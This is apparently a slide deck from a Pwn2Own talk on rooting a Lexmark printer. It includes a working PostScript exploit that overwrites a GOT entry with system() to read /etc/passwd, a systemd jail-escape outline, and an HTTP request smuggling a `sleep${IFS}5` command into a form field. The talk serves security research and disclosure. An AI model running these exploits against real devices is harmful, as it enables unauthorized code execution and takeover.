
}

sh-3.2$ gcc test.c && ./a.out
00000002
00000001
00000000
ffffffff
fffffffe
sh-3.2$ █
```


Modular arithmetic to the rescue!

- By leveraging wrapping, we can create an array pointer that has the base address of our initial string!
- AND we can control the length of the array, allowing us to read/write adjacent memory!

Obtaining absolute memory write from relative memory write




Obtaining absolute memory write from relative memory write




1. Create Corrupted String with Long Length

Obtaining absolute memory write from relative memory write



1. Create Corrupted String with Long Length


Obtaining absolute memory write from relative memory write



2. Using corrupted string, overwrite another pointer on heap to point To arbitrary address

1. Create Corrupted String with Long Length

Obtaining absolute memory write from relative memory write



2. Using corrupted string, overwrite another pointer on heap to point To arbitrary address

3. Using corrupted pointer, write values to target address


1. Create Corrupted String with Long Length

Reviewing Binary for Hardening

```
hacker@lexmark: ~/proj/lexmark/_img-0_vol-Base.ubifs.extracted/squashfs-root — ssh hacker@192.168.68.70 — 88x12
└─$ hardening-check usr/bin/pagemaker
objdump: can't disassemble for architecture UNKNOWN!

usr/bin/pagemaker:
Position Independent Executable: no, normal executable!
Stack protected: yes
Fortify Source functions: yes (some protected functions found)
Read-only relocations: yes
Immediate binding: no, not found!
Stack clash protection: unknown, no -fstack-clash-protection instructions found
Control flow integrity: no, not found!
```

**GOT TABLE
WRITEABLE!**



Getting RCE

- We can call postscript functions with any data
- Can we patch a postscript function to call `system()`?
- The target function would need a string as the 1st argument

Getting RCE

- Patched a “Open File” function `cfs_open()` to call libc’s `system()`
- After patching, passing in a shell command as a file name to “open file” would cause it to be executed instead



The Exploit

```
%!PS
%Allocate objects on heap
/var1 (AAAA) def
/var2 [(BBBB)] def
```

```
% Create large string with same base as
% address as var1
/ptr1 var1 524288 { 1073750016
1073750016 getinterval } repeat def
```

```
%ptr1 0 get ==
%ptr1 0 get =
```

```
%Create pointer to cfs_open() GOT
% entry at 0x004738a4
ptr1 12 16#a4 put
ptr1 13 16#38 put
ptr1 14 16#47 put
ptr1 15 16#00 put
```

```
%Update cfs_open() function pointer to
%system() (0x4b 41 1c b4)
```

```
var2 0 get
0 16#b4 put
```

```
var2 0 get
1 16#1c put
```

```
var2 0 get
2 16#41 put
```

```
var2 0 get
3 16#4b put
```


```
%ptr1 0 get =
```

```
%Call system via patched open file call....
(cat /etc/passwd;) (r) file
```

```
(hacker@lexmark)-[~/proj/lexmark/_img-0_vol-Base.ubifs.extracted/squashfs-root]  
$ sudo chroot ./ ./qemu-arm-static /usr/bin/thumb exploit.ps
```

```
webservices:x:1012:1012:Webservices:/var/tmp:/bin/false
beeper-provider:x:1013:1013:Beeper Provider:/var/tmp:/bin/false
coreservices:x:1014:1014:coreservices:/var/tmp:/bin/false
reboot-observer:x:1017:1017:reboot-observer:/var/tmp:/bin/false
webui:x:1021:1021:webui:/var/tmp:/bin/false
netconfig:x:1022:1022:netconfig-user:/var/tmp:/bin/false
ncc:x:1026:1026:ncc-user:/var/tmp:/bin/false
gui:x:1027:1027:gui:/var/tmp:/bin/false
faxcoverpage:x:1028:1028:faxcoverpage:/var/tmp:/bin/false
firewall:x:1030:1030:firewall:/var/tmp:/bin/false
lldt:x:1031:1031:lldt:/var/tmp:/bin/false
lmd:x:1032:1032:lmd:/var/tmp:/bin/false
light-tower:x:1033:1033:Light Tower:/var/tmp:/bin/false
keyboardreader:x:1034:1034::/var/tmp:/bin/false
iotconnector:x:1035:1035::/var/tmp:/bin/false
epbb:x:1036:1036::/var/tmp:/bin/false
ipp-proxy:x:1037:1037::/var/tmp:/bin/false
ccs:x:1038:1038:ccs-user:/var/tmp:/bin/false
nobody:x:65534:65534:/var/tmp:/bin/sh
sh: .data: no such file or directory
Found Job
65
warning xic... passed in colorenv is NULL
PSwaitforjob... all recv'd, PDL exiting.
Tearing down the heap -- leak report may be innaccurate
===== End
```

SUCCESS!!!



Escaping The Jail

Escaping the Jail

- We got RCE as “pagemaker” user
Systemd jail prevented us from interacting with the LCD!
- We wanted to get root without restrictions...

Systemd Jail for Pagemaker

```
# Children of this service cannot make uid changes or gain new privileges.  
NoNewPrivileges=true
```

```
# Prevent explicit module loading  
ProtectKernelModules=true
```

```
# Prevent access to any hardware device under /dev.  
# Pseudo devices like /dev/null & /dev/urandom are OK.  
PrivateDevices=true
```

```
# Everything except /dev, /proc and /sys is mounted read-only  
ProtectSystem=strict
```

```
# Also able to write to the following. Note that paths  
# starting with '-' mean if the path does not exist  
# it is OK and ignored.
```


```
ReadWritePaths=/run/ /var/tmp /var/fs/shared -/var/data/userflash /var/pullprint
```

Meet Rob

- Rob is a daemon the printer uses to perform IPC between services
 - (handling print jobs, creating system accounts...)
- Works by accepting commands over unix socket
- By using socat, we machine-in-the-middle the socket and reverse engineered the protocol

Becoming Root

- Remember our old post-auth web bug?
- We used Rob to create a web admin account, then leveraged our web exploit chain to gain r00t!



```
Send Cancel < >
Request
Pretty Raw Hex \n
1 POST /cgi-bin/sniffcapture_post HTTP/1.1
2 Host: 10.0.0.161
3 Content-Length: 22
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.0.0.196
7 Content-Type: multipart/form-data; boundary=----WebKitFormBounda
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit
  Gecko) Chrome/91.0.4472.114 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
  *;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://10.0.0.196/cgi-bin/lbtrace-config-cgi
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: lang=en; sessionId=LnYSz8yPv3LBvU8W; sessionKey=ECBJljnM
14 Connection: close
15
16 test -i `sleep${IFS}5`
```

Pwn2Own Video Clip

[https://youtu.be/esYi4sYOxEk?start=18767
&end=18902](https://youtu.be/esYi4sYOxEk?start=18767&end=18902)

Any
Questions?

[OneUpSecurity.com](https://www.oneupsecurity.com)

